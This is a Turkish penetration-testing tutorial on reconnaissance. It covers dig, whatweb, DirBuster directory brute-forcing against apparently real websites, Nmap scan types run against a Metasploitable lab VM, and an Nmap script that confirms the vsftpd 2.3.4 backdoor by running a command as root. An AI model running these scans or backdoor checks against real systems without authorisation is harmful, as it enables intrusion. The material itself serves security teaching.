dig de detaylı DNS sorgulaması yapan gelişmiş bir araçtır.Kalının içinde diğer bir çok tool gibi kurulu halde gelmektedir.Nslookup la aynı işi yapmaktadır biraz daha gelişmiştir.

# Hacker 101 : Bilgi Toplama

```
root@kali: ~/Desktop
[root:~/Desktop]# dig gurelahmet.com

;<<>> DiG 9.9.5-9+deb8u5-Debian <<>> gurelahmet.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34454
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;gurelahmet.com.                IN      A


;; ANSWER SECTION:
gurelahmet.com.                5      IN      A      109.232.220.231

;; AUTHORITY SECTION:
gurelahmet.com.                5      IN      NS     ns2.webadam.com.
gurelahmet.com.                5      IN      NS     ns1.webadam.com.

;; ADDITIONAL SECTION:
ns1.webadam.com.               5      IN      A      109.232.220.199
ns2.webadam.com.               5      IN      A      109.232.221.199

;; Query time: 84 msec
;; SERVER: 192.168.237.2#53(192.168.237.2)
;; WHEN: Thu Jul 21 08:02:41 EDT 2016
;; MSG SIZE rcvd: 135

[root:~/Desktop]#
```



The terminal window also displays system statistics and network activity on the right side:

```
Host: kali      Uptime: 0h 29m
CPU
MHz: 2295      Load: 0.60, 0.19, 0.11
Tasks: 2 / 134  CPU0: 1% CPU1: 1%

Processes
NAME          PID    CPU    MEM
Xorg          869    0.50   2.6
kworker/0:0   3621   0.00   0.4
kworker/0:1   3157   0.00   0.4
gvfsd-metadata 1521   0.00   0.5
zsh           1477   0.00   0.5

Memory & Swap
RAM    14%
Swap   0%

Disk I/O
root 42% irse 11.9GiB / 28.2GiB


Network (eth0: 192.168.237.2)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 304KiB Uploaded: 51.9KiB

Network (lo: 127.0.0.1)
Down: 0B KB/s Up: 0B KB/s
Downloaded: 0B Uploaded: 0B
```

# Hacker 101 : Bilgi Toplama

## 5-whatweb Kullanımı

whatweb bir web sitesi hakkında temel bilgileri getirir.



```
root@kali: ~/Desktop
[root:~/Desktop]# whatweb www.joomlatr.org
http://www.joomlatr.org [200] Cookies[a84c73ac243f4f1873e601b00bfa0a9d], Country
[TURKEY][TR], HttpOnly[a84c73ac243f4f1873e601b00bfa0a9d], IP[109.232.216.14], ma
ybe Joomla, PHP[5.6.30], X-Powered-By[PHP/5.6.30]
[root:~/Desktop]#
```

NAME	PID	CP
zsh	3265	0
joomla.org/nginx	3264	0
/usr/bin/termin	3266	0
gnome-terminal	2780	0

# Hacker 101 : Bilgi Toplama

## 6-dirbuster Kullanımı

dirbuster hedef bir websitesinin alt dizinlerini bulmak için kullanılan gelişmiş güzel bir araçtır.Kalide kurulu olarak gelmekte terminale dirbuster yazdığımız programın GUI si bulunmakta ve o açılmakta.Bir **wordlist** belirterek aradığınız dizinlere ve daha fazlasına ulaşabilirsiniz.

# Hacker 101 : Bilgi Toplama

The image shows a Kali Linux desktop environment. In the foreground, the OWASP DirBuster 1.0-RC1 application window is open, displaying the 'Web Application Brute Forcing' configuration interface. The window title is 'OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing'. The interface includes a menu bar (File, Options, About, Help), a 'Target URL' field set to 'http://muhtesemyemektarifleri.com:80/', and various options for work methods, threads, scanning types, and starting points. A 'wordlist' file is visible on the desktop.

**OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing**

File Options About Help

Target URL (eg http://example.com:80/)  
http://muhtesemyemektarifleri.com:80/

Work Method  Use GET requests only  Auto Switch (HEAD and GET)

Number Of Threads  10 Threads  Go Faster

Select scanning type:  List based brute force  Pure Brute Force

File with list of dirs/files  
/root/Desktop/wordlist

Char set a-zA-Z0-9%20- Min length 1 Max Length 8

Select starting options:  Standard start point  URL Fuzz

Brute Force Dirs  Be Recursive Dir to start with /

Brute Force Files  Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp  
/

Please complete the test details

**SYSTEM**  
Host: kali Uptime: 0h 33m 38s

**CPU**  
MHz: 2295 Load: 0.28, 0.15, 0.18  
Tasks: 2 /136 CPU0: 1% CPU1: 1%

**PROCESSES**

NAME	PID	CPU	MEM
Xorg	845	1.01	3.87
conky	1466	0.51	0.35
vmtoolsd	1282	0.51	1.39
nm-applet	1278	0.51	1.57
java	5185	0.00	3.93

**MEMORY & SWAP**  
RAM 22%  
Swap 0%

**FILESYSTEM**  
root 42% free 11.9GiB/ 28.2GiB

**LAN eth0 (192.168.237.128)**  
Down: 0B KB/s Up: 0B KB/s  
Downloaded: 63.7MiB Uploaded: 2.02MiB

**Wi-Fi (No Address)**  
Down: 0B KB/s Up: 0B KB/s  
Downloaded: 0B Uploaded: 0B

**CONNECTIONS**  
Inbound: 0 Outbound: 0 Total: 0  
Inbound Local Service/Port  
Outbound Remote Service/Port



# Hacker 101 : Bilgi Toplama

**Terminal Output:**

```
[root:~/Desktop]# dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: /wp-content/ - 200
Dir found: /cgi-bin/ - 403
File found: /wp-login.php - 200
Dir found: /wp-admin/ - 302
Dir found: / - 200
```

**OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing**

File Options About Help

http://muhtesemyemektarifleri.com:80/

Scan Information \ Results - List View: Dirs: 3 Files: 1 \ Results - Tree View \ Errors: 0 \

Testing for dirs in /	Complete	00	□
Testing for files in / with extension .php	Complete	00	□
Testing for dirs in /wp-content/	Complete	00	□
Testing for files in /wp-content/ with extension .php	Complete	00	□
Testing for dirs in /cgi-bin/	Complete	00	□
Testing for files in /cgi-bin/ with extension .php	Complete	00	□
Testing for dirs in /wp-admin/	Complete	00	□

Current speed: 33 requests/sec (Select and right click for more options)  
Average speed: (T) 0, (C) 23 requests/sec  
Parse Queue Size: 0  
Total Requests: 33/42  
Current number of running threads: 10  
Time To Finish: ~

Back Pause Stop Report

Starting dir/file list based brute forcing

**System Monitor:**

**SYSTEM**  
Host: kali Uptime: 0h 35m 58s

**CPU**  
MHz: 2295 Load: 0.04, 0.10, 0.16  
Tasks: 3 /136 CPU0: 1% CPU1: 1%

**PROCESSES**

NAME	PID	CPU	MEM
Xorg	845	1.01	3.87
java	5185	0.50	4.26
vmtoolsd	1282	0.50	1.59
Kworker/0:0	5587	0.00	0.00
dirbuster	5184	0.00	0.13

**MEMORY & SWAP**  
RAM 23%  
Swap 0%

**FILESYSTEM**  
root 42% free 11.9GiB / 28.2GiB

**LAN eth0 (192.168.237.128)**  
Down: 3.91KiB KB/s Up: 1.02KiB KB/s  
Downloaded: 63.9MiB Uploaded: 2.06MiB

**Wi-Fi (No Address)**  
Down: 0B KB/s Up: 0B KB/s  
Downloaded: 0B Uploaded: 0B

**CONNECTIONS**  
Inbound: 0 Outbound: 6 Total: 6  
Inbound Local Service/Port

**Outbound Remote Service/Port**

185.111.232.41	http
185.111.232.41	http
185.111.232.41	http

# Hacker 101 : Bilgi Toplama

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://muhtesemyemektarifleri.com:80/

Scan Information \ Results - List View: Dirs: 27 Files: 1 \ Results - Tree View \ Errors: 0 \

Directory Structure	Response Code	Response Size
wp-content	200	58912
wp-content	200	352
cgi-bin	403	1547
wp-admin	302	735
wp-login.php	200	5474
category	???	???
tarif-yolla	200	550
cevizli-incir-tatlisi-tarifi	200	609
sac-katmeri-tarifi	200	609
ev-baklavasi-tarifi	200	609
author	???	???
balli-tahinli-corek-tarifi	200	609
pastane-kurabivesi-tarifi	200	609

Current speed: 30 requests/sec (Select and right click for more options)

Average speed: (T) 0, (C) 29 requests/sec

Parse Queue Size: 0

Total Requests: 73/273

Time To Finish: ~

Current number of running threads: 10

Starting dir/file list based brute forcing /category/beyaz-et-tarifleri/wp-admin/

# Temel Nmap Kullanımı | Nmap Hakkında

**Nmap** (Network Map) açık kaynak kodlu gelişmiş bir güvenlik yazılımıdır.

Taranan networkun ağ haritasını çıkarabilir, çalışan servisleri tespit edebilir kullanılan işletim sistemi bulunabilir. Hatta **NSE** (Nmap Scripting Engine) ler kullanarak bazı açıklıklar tespit edilebilir, brute force saldırıları gerçekleştirilebilir.

Bir network hakkında en detaylı bilgi toplama araçlarından birisidir. Şimdi Temel Nmap kullanımı ve tarama parametrelerini inceleyeceğiz.

Nmap konsoldan çalışmaktadır. Grafiksel arayüz olarak kullanmak içinde **Zenmap** adlı grafiksel arayüzü bulunmaktadır. Nmap Kalide kurulu olarak gelmektedir.

# Temel Nmap Kullanımı | Nmap Dönen Sonuçlar

Nmap bir istemciyi veya sunucuyu bir çok farklı şekilde tarayabilir ve buna göre sonuçlar getirir. Bunlar genelde çalışan port, üzerinde çalışan servisler ve işletim sistemi bilgisidir. Portların durumları şu şekilde gelebilir:

**Open(Açık):** Portun erişilebilir olduğu üzerinde bir uygulamanın TCP yada UDP bağlantısı kabul ettiği durum

**Closed(Kapalı):** Port erişilebilir fakat üzerinde uygulama yok TCP yada UDP bağlantısı kabul etmiyor

**Filtered(Filtreli):** Bir paket filtreleme var portun açık kapalı durumuna karar veremiyor

**Unfiltered(Filtresiz):** ACK Scan taramasında port erişilebilir fakat açık yada kapalı durumuna karar veremiyor

**Open | Filtered :** UDP, IP Protocol, FIN, Null, Xmas Scan için Nmap portların açık veya filtrelenmiş olduğuna karar veremiyor

**Closed | Filtered:** Idle Scan için Nmap portların kapalı veya filtrelenmiş olduğuna karar veremiyor

# Temel Nmap Kullanımı

**Nmap komut kullanımı:**

```
nmap [tarama türü] [parametresi] [hedef]
```

Nmap tarama komutu yukarıdakine uygun olacaktır Nmap in tarama türleri var onlara değineceğiz hedef kısmı bir ip adresi, domain yada ip adresi bulunan bir txt olabilmektedir.

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## TCP SYN (half open) Scan :

Hedefe TCP SYN gönderilir

Portların kapalı olduğu durumlarda hedef makina cevap olarak RST + ACK döner.

Portların açık olduğu durumlarda ise hedef makina SYN + ACK bayraklı segment döner.

Son olarak RST bayraklı segment göndererek bağlantıyı koparır ve böylelikle TCP üçlü el sıkışma (TCP three-way handshaking) tamamlanmaz. Ve iz bırakmaz.

```
nmap -sS -v 192.168.237.129
```

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## TCP Connect Scan

Kaynak makinanın gerçekleştireceği TCP Connect Scan,

Kapalı portlara yapıldığı zaman RST + ACK döner

Açık portlara yapıldığında SYN + ACK gönderir, kaynak makina ACK bayraklı segment göndererek cevaplar ve üçlü el sıkışmayı tamamlar.İz bırakır.

```
nmap -sT -v 192.168.237.129
```

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## UDP Scan

UDP portlarını taramak için kullanılır , ICMP Port Unreachable cevabı döndürülüyorsa port kapalı  
Cevap yoksa open|filtered kabul edilecektir.

UDP paketi dönerse port açık kabul edilir.

```
nmap -sU -v 192.168.227.129
```



# Temel Nmap Kullanımı | Nmap Tarama Türleri

## FIN (stealth) Scan

FIN bayraklı paket gönderilir ,

Hedef makinanın kapalı bir portuna gelirse

Hedef makina RST + ACK bayraklı paket döndürecek.

Eğer açık portuna gelirse hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sF -v 192.168.237.129
```

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## ACK Scan

Bu tarama türünde kaynak makina hedef makinaya TCP ACK bayraklı paket gönderir.

Eğer hedef makina ICMP Destination Unreachable mesajını dönerse ya da hedef makinada bu taramaya karşılık herhangi bir tepki oluşmazsa port “filtered” olarak kabul edilir.

Eğer hedef makina RST bayraklı paket döndürürse port “unfiltered” kabul edilir.

```
nmap -sA -v 192.168.237.129
```

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## Xmas Scan

Kaynak bilgisayarın TCP segmentine URG,PSH ve FIN bayraklarını set edeceği ("1" yapılacağı) paket hedef makinaya gönderilir.

Eğer Kaynak makinanın göndereceği URG,PSH ve FIN bayraklı paket,

Hedef makinanın kapalı bir portuna gelirse hedef makina RST + ACK bayraklı paket döndürecektir.

Eğer port açık olursa hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sX -v 192.168.237.129
```

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## **Null Scan**

Kaynak makinanın göndereceği bayraksız paketler karşısında hedef makinanın vereceği tepkiler FIN Scan ile aynıdır.

Hedef makinanın kapalı bir portuna gelirse hedef makina RST + ACK döner

Eğer port açık olursa hedef makinadan herhangi bir tepki dönmeyecektir.

```
nmap -sN -v 192.168.237.129
```

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## Ping Scan

Bu tarama türünde tek bir ICMP Echo istek paketi gönderir.

IP adresi erişilebilir ve ICMP filtreleme bulunmadığı sürece, hedef makina ICMP Echo cevabı döndürecektir.

Eğer hedef makina erişilebilir değilse veya paket filtreleyici ICMP paketlerini filtreliyorsa,

Hedef makinadan herhangi bir cevap dönmeyecektir.

```
nmap -sP -v 192.168.237.129
```

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## IP Protocol Scan

Bu tarama türü standart NMAP tarama türlerinden biraz farklıdır.

Bu tarama türünde hedef makinaların üzerlerinde çalışan IP tabanlı protokoller tespit edilmektedir. Bu yüzden bu tarama türüne tam anlamıyla bir port taraması demek mümkün değildir. Hedef makina üzerinde, taramasını yaptığımız IP protokolü aktif haldeyse hedef makinadan bu taramaya herhangi bir cevap gelmeyecektir. Hedef makina üzerinde, taramasını yaptığımız IP protokolü aktif halde değilse hedef makinadan bu taramaya, tarama yapılan protokolün türüne göre değişebilen RST bayraklı (RST bayrağı "1" yapılmış) bir segment cevap olarak gelecektir.

```
nmap -sO -v 192.168.237.129
```

# Temel Nmap Kullanımı | Nmap Tarama Türleri

## Window Scan


Window Scan, ACK Scan türüne benzer ancak bir önemli farkı vardır.

Window Scan portların açık olma durumlarını yani “open” durumlarını gösterebilir. Bu taramanın ismi TCP Windowing işleminden gelmektedir. Bazı TCP yığınları, RST bayraklı segmentlere cevap döndüreceği zaman, kendilerine özel window boyutları sağlarlar. Hedef makineye ait kapalı bir porttan dönen RST segmentine ait window boyutu sıfırdır.

Hedef makineye ait açık bir porttan dönen RST segmentine ait window boyutu sıfırdan farklı olur.

```
nmap -sW -v 192.168.237.129
```

# Temel Nmap Kullanımı | Zenmap



The screenshot shows the Zenmap application interface. The target IP address is 192.168.237.129, and the profile is set to 'Regular scan'. The command entered is 'nmap 192.168.237.129'. The scan results are displayed in the 'Nmap Output' tab, showing a list of open ports and their corresponding services.

Starting Nmap 7.01 ( <https://nmap.org> ) at 2016-07-23 11:32 EDT  
Nmap scan report for 192.168.237.129  
Host is up (0.00011s latency).  
**Not shown:** 977 closed ports

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
1099/tcp	open	rmiregistry



# Temel Nmap Kullanımı | Nmap Tarama Örnekleri

**nmap -sS -sV -Pn -top-ports 10 192.168.237.129**

**-sS:** Syn Taraması **-sV** : Versiyon bilgisi **-Pn:** ping atma **-top-ports10:** en çok kullanılan 10 portu tara

```
[root:~/Desktop]# nmap -sS -sV -Pn -top-ports 10 192.168.237.129
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:37 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00025s latency).
Not shown: 3 closed ports
Reason: 3 resets
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       syn-ack ttl 64 Linux telnet
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
```

# Temel Nmap Kullanımı | Nmap Tarama Örnekleri

`nmap -sS -sV -Pn -T4 -p- 192.168.237.129`

**-sS:** Syn Taraması **-sV :** Versiyon bilgisi **-Pn:** ping atma **-T4:** Tarama hızı hızlı bir tarama **-p-:** tüm portları tara

```
root@kali: ~/Desktop
Reason: 65505 resets
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 64  vsftpd 2.3.4
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet      syn-ack ttl 64  Linux telnetd
25/tcp    open  smtp        syn-ack ttl 64  Postfix smtpd
53/tcp    open  domain      syn-ack ttl 64  ISC BIND 9.4.2
80/tcp    open  http        syn-ack ttl 64  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     syn-ack ttl 64  2 (RPC #100000)
139/tcp   open  netbios-ssn syn-ack ttl 64  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn syn-ack ttl 64  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec        syn-ack ttl 64  netkit-rsh rexecd
513/tcp   open  login?      syn-ack ttl 64
514/tcp   open  tcpwrapped  syn-ack ttl 64
1099/tcp  open  rmiregistry syn-ack ttl 64  GNU Classpath grmiregistry
1524/tcp  open  shell       syn-ack ttl 64  Metasploitable root shell
2049/tcp  open  nfs         syn-ack ttl 64  2-4 (RPC #100003)
2121/tcp  open  ftp         syn-ack ttl 64  ProFTPD 1.3.1
3306/tcp  open  mysql       syn-ack ttl 64  MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd    syn-ack ttl 64  distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql syn-ack ttl 64  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         syn-ack ttl 64  VNC (protocol 3.3)
6000/tcp  open  X11         syn-ack ttl 64  (access denied)
6667/tcp  open  irc         syn-ack ttl 64  Unreal ircd (Admin email admin@Metasploitable.LAN)
6697/tcp  open  irc         syn-ack ttl 64  Unreal ircd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13       syn-ack ttl 64  Apache Jserv (Protocol v1.3)
8180/tcp  open  http        syn-ack ttl 64  Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         syn-ack ttl 64  Ruby DRb FMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
33772/tcp open  status      syn-ack ttl 64  1 (RPC #100024)
39084/tcp open  mountd     syn-ack ttl 64  1-3 (RPC #100005)
41567/tcp open  unknown    syn-ack ttl 64
60526/tcp open  nlockmgr   syn-ack ttl 64  1-4 (RPC #100021)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, localhost; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

# Temel Nmap Kullanımı | Nmap Tarama Örnekleri

**nmap -sS -A -Pn -oA sonuc 192.168.237.129**

**-sS:** Syn Taraması **-A :** Versiyon ve işletim sistemi bilgisi **-Pn:** ping atma **-oA :** 3 farklı formatta tarama çıktısını kaydeder. **-p-** Parametresi olmadığı için en çok kullanılan 1000 port taramıştır. **-T** Parametreside olmadığı için **-T3** hızında taramıştır.

```
root@kali: ~/Desktop
[root:~/Desktop]# nmap -sS -A -Pn -oA sonuc 192.168.237.129

Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-24 07:33 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00024s latency).
Not shown: 978 closed ports
Reason: 978 resets
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       syn-ack ttl 64 Linux telnetd
25/tcp    open  smtp         syn-ack ttl 64 Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-cert: Subject: commonName=yubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2016-07-24T11:34:35+00:00; -39s from scanner time.
53/tcp    open  domain       syn-ack ttl 64 ISC BIND 9.4.2
|_ dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
|_http_title: Metasploitable2 - Linux
111/tcp   open  rpcbind      syn-ack ttl 64 2 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service
|_ 100000 2 111/tcp rpcbind
|_ 100000 2 111/udp rpcbind
|_ 100003 2,3,4 2049/tcp nfs
|_ 100003 2,3,4 2049/udp nfs
```



# Temel Nmap Kullanımı | Nmap Tarama Örnekleri

**nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129**

**--script** : Nmap scriptlerini kullanmamızı sağlar **-p 21**: Port 21 de scripti çalıştırır

```
[root:~/Desktop]# nmap --script ftp-vsftpd-backdoor -p 21 192.168.237.129
Starting Nmap 7.01 ( https://nmap.org ) at 2016-07-23 11:56 EDT
Nmap scan report for 192.168.237.129
Host is up, received arp-response (0.00018s latency).
PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack ttl 64
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs: OSVDB:73573 CVE:CVE-2011-2523
|       vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://osvdb.org/73573
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsft
pd_234_backdoor.rb
MAC Address: 00:0C:29:FA:DD:2A (VMware)
```

**Detay:** <https://nmap.org/nsedoc/scripts/ftp-vsftpd-backdoor.html>

